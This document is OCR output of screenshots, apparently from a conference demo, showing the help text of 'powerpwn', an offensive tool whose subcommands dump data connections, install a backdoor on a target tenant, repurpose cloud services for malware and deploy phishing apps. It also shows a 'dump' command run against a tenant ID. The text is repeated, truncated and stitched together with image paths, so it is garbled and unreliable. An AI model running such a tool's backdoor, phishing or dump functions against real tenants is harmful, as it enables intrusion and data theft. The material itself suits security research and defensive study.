
 _ __    ___  __      __  ___  _ __  _ __  __      __ _ __  
| '_ \  / _ \ \ \ /\ / / / _ \| '__|| '_ \ \ \ /\ / /| '_ \ 
| |_) || (_) | \ V  V / |  __/| |   | |_) | \ V  V / | | | |
| .__/  \___/   \_/\_/   \___||_|   | .__/   \_/\_/  |_| |_|
|_|                                 |_|                     

------------------------------------------------------------


usage: powerpwn [-h] [-l LOG_LEVEL] {dump,gui,backdoor,nocodemalware,phishing} ...

positional arguments:
  {dump,gui,backdoor,nocodemalware,phishing}
                        command
    dump                Recon for available data connections and dump their content.
    gui                 Show collected resources and data via GUI.
    backdoor            Install a backdoor on the target tenant
    nocodemalware       Repurpose trusted execs, service accounts and cloud services to power a malware operation.
    phishing            Deploy a trustworthy phishing app.

optional arguments:
  -h, --help            show this help message and exit
  -l LOG_LEVEL, --log-level LOG_LEVEL
                        Configure the logging level.
```



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------------------------------------------------------------

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| '_ \ / _ \ \ /\ / / _ \ '__| '_ \ \ /\ / / '_ \
| |_) | (_) \ V  V /  __/ |  | |_) \ V  V /| | | |
| .__/ \___/ \_/\_/ \___|_|  | .__/ \_/\_/ |_| |_|
|_|                          |_|

-----

usage

posit
  {du
                        command
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```
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

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h


------------------------------------------------------------

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| |_) | (_) \ V  V /  __/ |  | |_) \ V  V /| | | |
| .__/ \___/ \_/\_/ \___|_|  | .__/ \_/\_/ |_| |_|
|_|                          |_|

-----

usage

posit
  {du
                        command
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```
                      command
  dump                Recon for available data connections and dump their content.
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

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43


---------------------------------------------------

 _ __   _____      _____ _ __ _ ____      ___ __
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
| |_) | (_) \ V  V /  __/ |  | |_) \ V  V /| | | |
| .__/ \___/ \_/\_/ \___|_|  | .__/ \_/\_/ |_| |_|
|_|                          |_|


---------------------------------------------------
```



